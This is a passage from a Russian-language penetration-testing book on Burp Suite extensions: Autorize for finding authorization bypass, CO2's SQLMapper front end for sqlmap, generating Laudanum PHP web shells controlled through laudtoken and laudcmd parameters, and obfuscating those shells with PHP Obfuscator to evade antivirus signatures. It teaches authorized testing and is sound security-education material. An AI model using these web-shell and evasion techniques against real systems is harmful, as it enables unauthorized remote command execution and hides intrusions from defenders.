


Рис. 7.4. Кнопка **Install** активируется после предварительной настройки среды

Нелегальная аутентификация и злоупотребление учетными записями

Одним из самых утомительных тестов безопасности приложений является проверка аутентификации или авторизации. Основные шаги для проверки данного типа уязвимости примерно такие:

1) аутентификация с использованием заведомо исправного аккаунта;
2) захват идентификатора сеанса;
3) сканирование приложения с использованием этого идентификатора сеанса;
4) открытие нового сеанса приложения;
5) аутентификация с помощью отдельного заведомо исправного аккаунта;
6) захват идентификатора сеанса;
7) повтор сканирования с новым идентификатором сеанса:
   - ❍ проверка на предмет возможности вертикального или горизонтального повышения привилегий;
8) анонимный повтор сканирования без идентификатора сеанса:
   - ❍ проверка на предмет наличия проблем, связанных с обходом аутентификации.

Делать все это вручную – настоящий кошмар и трата драгоценного времени. К счастью, в BApp Store есть расширение, которое помогает автоматизировать бóльшую часть этих процессов и сообщить нам о любых потенциальных проблемах уже на шаге 3.

Autorize сделает за нас тяжелую работу. Его можно быстро установить через интерфейс Burp Suite.




Рис. 7.5. Autorize на странице BApp Store

Проще говоря, после настройки Autorize будет повторять каждый запрос, который мы отправляем приложению, еще два раза и сравнивать ответ с исходным запросом.

Первый повторный запрос будет содержать идентификатор сеанса второго заведомо исправного аккаунта, а второй повторный запрос будет анонимным. Ответ на исходный запрос должен быть успешным, в то время как два других дадут сбой, предлагая отдельный ответ, возможно, с кодом 403 или, по крайней мере, изменив тело ответа, чтобы сообщить об ошибке авторизации. Autorize рассмотрит оба ответа и выдаст соответствующее предупреждение. Если ответ первого повторного запроса совпадает с ответом исходного запроса, значит, обе учетные записи могут получить доступ к странице. Если это портал администратора и только одна из учетных записей является аккаунтом администратора, мы только что обнаружили серьезную проблему, связанную с авторизацией.

Autorize также поможет найти более серьезные уязвимости со вторым повторным запросом, который удаляет заголовок `Cookie`, делая его анонимным

запросом. Если ответ этого запроса совпадает с ответом оригинала, в приложении возникает проблема, связанная с обходом аутентификации.

Поток запросов Autorize

Новый запрос осуществляется через перехватывающий прокси-сервер.

1. Замените заголовок `Cookie` другим идентификатором сеанса.
2. Повторите запрос.
   - Соответствует ли ответ исходному запросу? Внимание!
3. Удалите заголовок `Cookie`.
4. Повторите запрос.
   - Соответствует ли ответ исходному запросу? Внимание!

После установки Autorize необходимо настроить соответствующий заголовок `Cookie`, чтобы он мог выявлять проблемы в приложении, выбранном в качестве объекта атаки.

Прежде всего необходимо захватить заголовок `Cookie` и идентификатор сеанса для пользователя с низкими привилегиями. Это можно сделать, открыв новый сеанс просмотра и посмотрев на ответ сервера. Будем просматривать приложение, используя учетную запись администратора.

После входа в систему с учетной записью с низким уровнем привилегий можно получить значение сеанса из любого запроса к приложению.

```
GET /admin/ HTTP/1.1
Host: panel.c2.spider.ml
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://panel.c2.spider.ml/
Cookie: PHPSESSID=g10ma5vjh4okjvu7apst81jk04
Connection: close
Upgrade-Insecure-Requests: 1
```

Неплохо было бы запомнить весь заголовок `Cookie`, поскольку некоторые приложения используют более одного куки для отслеживания сеанса пользователя.

На вкладке **Authorize** можно ввести это значение в разделе **Configuration** (Конфигурация) (см. рис. 7.6).

Также рекомендуется изменить фильтры перехвата Autorize, чтобы они предназначались только для нашего приложения. Браузер может делать сотни запросов к внешним или сторонним приложениям во время обычного сеанса

сканирования. Нам не нужно генерировать в три раза больше трафика для посторонних элементов.




Рис. 7.6. Вкладка **Autorize** и раздел **Configuration**

Authorize начнет воспроизведение запросов, как только мы нажмем кнопку **Enable**.




Рис. 7.7. Панель конфигурации куки в Autorize

После того как мы настроили значение `Cookie`, можем аутентифицироваться в приложении, используя учетную запись с высоким уровнем привилегий, и просмотреть панель администратора. Все последующие запросы будут проверены с использованием низко привилегированных и анонимных сеансов.

Через панель администрирования Autorize удалось обнаружить вертикальное повышение привилегий на странице `/admin/submit.php`.




Рис. 7.8. Autorize обнаружил проблему

Похоже, что хотя эта страница скрыта от обычных пользователей из-за ошибки 403 в точке входа панели администратора, она доступна напрямую и проверяет только, вошел ли пользователь в систему, а не наличие у него права администратора.

Нам не пришлось тщательно отслеживать все сделанные нами запросы, изменять идентификатор сеанса и воспроизводить их. Autorize сделал это за нас, и в результате мы получили интересную уязвимость, которую можно использовать для нелегальной авторизации.

Швейцарский нож

Одна из наиболее распространенных задач, которые мы выполняем, – создание пользовательских списков слов на основе целевых данных, что увеличивает шансы на успех, но делать это несколько утомительно. Сценарий можно написать с помощью какого-нибудь языка вроде Python, но почему бы не сделать это напрямую в Burp?

Еще одна распространенная задача, которую вы выполняете, – запуск sqlmap-атак на определенный URL-адрес в приложении. Аутентифицированные атаки с использованием SQL-инъекций требуют, чтобы мы отправляли сеансовые куки-файлы в командной строке, а для атак через POST-запросы создание командной строки sqlmap может превратиться в трудоемкий про-

цесс. CO2 – это плагин для Burp Suite, предоставляющий ряд улучшений для перехватывающего прокси-сервера, которые хорошо интегрируются с остальной частью пользовательского интерфейса и могут отлично управлять обменом данными между другими инструментами и Burp Suite.

Я уже говорил об этом раньше и еще скажу. Будучи специалистами, выполняющими тесты на проникновение, и членами Красной команды, мы знаем, что время – это не роскошь, которой мы делимся с плохими парнями. Наши задачи часто зависят от времени, а ресурсы на пределе. Копирование и вставка заголовка `Cookie` из Burp в терминал для запуска sqlmap-атаки кажется небольшой проблемой, но ее нужно учитывать. Что, если приложение, являющееся объектом атаки, имеет несколько потенциальных точек SQL-инъекций? Что, если вы тестируете три или четыре разных приложения, которые не используют одни и те же учетные данные для входа? Автоматизация делает жизнь проще, позволяя нам действовать эффективнее.

Плагин CO2 можно скачать в BApp Store или на GitHub: https://github.com/portswigger/co2.

Установить CO2 так же просто, как и любой другой плагин BApp Store. Он добавляет несколько опций в контекстное меню в Target, Proxy, Scanner и в других модулях. Многие запросы, сделанные через Burp, можно отправлять напрямую нескольким компонентам CO2. Это позволит заполнить большинство необходимых параметров, сэкономить время и снизить вероятность ошибки.

SQLMpper

CO2 предоставляет упаковку sqlmap в пользовательском интерфейсе Burp с метким названием **SQLMapper**. Если мы обнаружим потенциальную точку инъекции или, возможно, активный сканер Burp уведомит нас об уязвимости, где можно использовать SQL-инъекцию, мы можем отправить запрос прямо в SQLMapper с помощью контекстного меню (см. рис. 7.9).

На вкладке CO2 **Extension** раздел **SQLMapper** должен быть предварительно заполнен значениями из выбранного URL-адреса.

На данном этапе можно настроить SQLMapper таким образом, чтобы он указывал на соответствующий сценарий `sqlmap` и двоичный файл `python`.

Дистрибутив Kali поставляется с уже установленной версией sqlmap, но самую последнюю и лучшую версию можно клонировать из GitHub: https://github.com/sqlmapproject/sqlmap.




Рис. 7.9. Отправка запроса в контекстное меню SQLMapper из CO2

Кнопка **Config** позволит нам указать CO2 на нужные двоичные файлы для запуска sqlmap из пользовательского интерфейса. С помощью кнопки **Run** будет запущен новый терминал с sqlmap и всеми переданными опциями.




Рис. 7.10. Всплывающее окно настройки SQLMap в CO2

В Kali утилита sqlmap находится в папке `/usr/bin` и не имеет расширения `.py`. Если вы работаете с новейшей версией из репозитория GitHub, то можете указать полный путь.

Во-первых, мы можем клонировать самую последнюю версию sqlmap из GitHub, используя команду `git clone`.

```
root@kali:~/tools# git clone
https://github.com/sqlmapproject/sqlmap
```

```
Cloning into 'sqlmap'...
remote: Counting objects: 60295, done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 60295 (delta 26), reused 33 (delta 22), pack-reused
60251
Receiving objects: 100% (60295/60295), 59.88 MiB | 14.63 MiB/s,
done.
Resolving deltas: 100% (47012/47012), done.
```

Сценарий `sqlmap.py` будет находиться в созданном каталоге `sqlmap`.

```
root@kali:~/tools/sqlmap# ls -lah sqlmap.py
-rwxr-xr-x 1 root root 16K Jun 1 15:35 sqlmap.py
root@kali:~/tools/sqlmap#
```

sqlmap – это полнофункциональный инструмент со множеством опций для модификации чего угодно – от user-agent до инъекций и даже уровня агрессии каждого зонда.

Как правило, необходимо просмотреть документацию по утилите, чтобы найти нужную нам опцию, но с помощью плагина SQLMapper от CO2 можно быстро найти то, что нужно.




Рис. 7.11. Плагин SQLMapper

Когда мы выбираем соответствующие опции и заполняем пробелы, CO2 создает команду sqlmap, которую можно запустить через пользовательский интерфейс либо скопировать и запустить непосредственно в терминале, который вам нравится.




Рис. 7.12. Запуск sqlmap с выбранными параметрами

Используя кнопку **Run**, мы открываем новое окно терминала и запускаем sqlmap с выбранными параметрами.

sqlmap будет сохранять сеанс каждой атаки в папке в домашнем каталоге: `~/.sqlmap/output/[target]`.

```
root@kali:~/.sqlmap/output/c2.spider.ml# tree
.
├── log
├── session.sqlite
└── target.txt
0 directories, 3 files
root@kali:~/.sqlmap/output/c2.spider.ml#
```

Веб-оболочки

CO2 также обеспечивает простой способ создания веб-оболочек для определенного числа серверных языков. Если нам удастся загрузить оболочку в один из этих блоков, понадобится простая безопасная оболочка, чтобы повысить привилегии и достичь цели.

Laudanum – это коллекция базовых веб-оболочек для различных бэкендов, поддерживающих ASP, JSP, ASPX, Java и PHP. Laudanum также позволяет указать случайный токен соединения и ограничить доступ по IP. Эти оболочки дают возможность выполнять код удаленно, и имеет смысл защищать их, пока не будет установлена более надежная реверсная оболочка.

В Laudanum можно указать тип оболочки, которую нам нужно настроить, IP-адреса, с которых будет разрешено подключение, и случайный токен, используемый для дополнительной защиты.

Процесс создания оболочки прост. Его шаги таковы:

1. Открываем вкладку **Laudanum** в CO2.
   Выбираем тип оболочки. В нашем случае это **PHP Shell.**
2. Разделяем запятыми список IP-адресов без пробелов:
   `127.0.0.1,192.168.1.123`.
3. Нажимаем кнопку **Gen New Token**, чтобы сгенерировать случайный токен.




Рис. 7.13. Плагин Laudanum

Чтобы сохранить файл где-нибудь на диске, нажмите кнопку **Generate File** (Сгенерировать файл). Содержимое сгенерированной оболочки будет выглядеть как на рис. 7.14.

После ее загрузки в объект атаки, чтобы получить доступ к оболочке, нужно убедиться, что наш внешний IP-адрес совпадает с одним из IP-адресов в белом списке, а также указать произвольно сгенерированный токен для каждого запроса.

Мы можем передать этот токен, используя параметр URL-адреса `laudtoken` и команду для выполнения через `laudcmd`. Значения этих параметров также можно передать через метод `POST`.

Следует отметить, что даже с правильным токеном в URL-адресе запрос от неизвестного IP будет отклонен с ответом 404.

На рис. 7.15 мы тестируем простой веб-запрос с компьютера с Windows с помощью командлета PowerShell `Invoke-WebRequest`. Поскольку запрос не идет с какого-либо известного IP-адреса (которые мы указали при создании оболочки), запрос отклоняется.




Рис. 7.14. Исходный код оболочки Laudanum




Рис. 7.15. Отклоненный запрос к оболочке с неизвестного IP-адреса

Наш клиент оценит дополнительную проверку безопасности. В конце концов, мы здесь занимаемся поиском уязвимостей, а не создаем новые. Это должно быть совершенно очевидно, но это ненадежно. Данный файл должен быть удален при очистке, как и любой другой артефакт, который мы помещаем в объект атаки.

Имея надлежащий внешний IP-адрес и токен, можно получить контроль над оболочкой с помощью модуля Repeater.

Для запроса заполняем минимальные заголовки GET-запроса, как показано на скриншоте. Нам нужно настроить параметр **Target** (Цель) в правом верхнем углу вкладки **Repeater**, URL-адрес, запрашиваемый через метод `GET`, и значения для `laudtoken` и `laudcmd`.




Рис. 7.16. Успешное получение доступа к защищенной оболочке Laudanum

Запутывание кода

Оболочка Laudanum, сгенерированная CO2 в предыдущем разделе, сработала просто отлично, но если средства защиты слишком внимательно присмотрятся к исходному коду, то обязательно поднимут тревогу. В идеале нам нужно сохранить как можно меньший размер файла и постараться сделать код более сложным для анализа. Комментарии, код с правильными отступами и описательные имена переменных позволяют понять, что на самом деле делает файл `ads.php`.

Немного усложним анализ. Средства запутывания кода обычно используются в программном обеспечении для управления цифровыми правами, в модулях борьбы с пиратством и, конечно же, во вредоносных программах. Никакое запутывание кода не остановит опытного реверс-инженера, но оно определенно замедляет работу. Возможно, нам не хватит времени, чтобы перейти на другой сервер или приложение, но по крайней мере мы успеем уклониться от сигнатур антивируса. В идеале удаляем комментарии, переименовываем переменные и пытаемся скрыть фактическую функциональность оболочки, но делать это вручную – не очень хорошая идея. Из-за ошибки могут возникнуть проблемы с кодом, а запутывание вызывает больше проблем для атакующего, чем решает.

Средства запутывания кода преобразуют исходный код приложения (или в нашем случае веб-оболочки) в компактный беспорядочный код, лишенный комментариев, со случайными именами переменных, что затрудняет анализ. Прелесть этого состоит в том, что даже если код искажен и труден для понимания людьми, для парсера или компилятора это неважно до тех пор, пока код

синтаксически верен. У приложения не должно возникать проблем с запуском правильно запутанного кода.

Существуют средства запутывания исходного кода почти для каждого языка программирования.

В случае с PHP можно использовать фантастическое приложение PHP Obfuscator, простую в использовании утилиту командной строки.

PHP Obfuscator можно клонировать на странице https://github.com/naneau/php-obfuscator.

Мы будем хранить приложение в `~/tools/phpobfs` и клонировать его из GitHub с помощью команды `git clone`.

```
root@kali:~/tools# git clone https://github.com/naneau/phpobfuscator
phpobfs
Cloning into 'phpobfs'...
[...]
root@kali:~/tools#
```

Для работы PHP Obfuscator нужен Composer – менеджер зависимостей для PHP, который можно быстро установить в Kali или аналогичных дистрибутивах с помощью команды `apt-get install`.

```
root@kali:~/tools/# apt-get install composer
[...]
root@kali:~/tools/#
```

В только что клонированном каталоге `phpobfs` можно выполнить команду `composer install`, чтобы сгенерировать утилиту `obfuscate` в папке `bin`.

```
root@kali:~/tools/phpobfs# composer install
Do not run Composer as root/super user! See
https://getcomposer.org/root for details
Loading composer repositories with package information
Updating dependencies (including require-dev)
[...]
Writing lock file
Generating autoload files
root@kali:~/tools/phpobfs#
```

Если все прошло успешно, то мы должны получить исполняемый сценарий в `bin` с именем `obfuscate`, который можно использовать для модификации оболочки Laudanum.

Можем вызвать утилиту `obfuscate` с помощью параметра `obfuscate` и передать файл для модификации, а также каталог вывода.

```
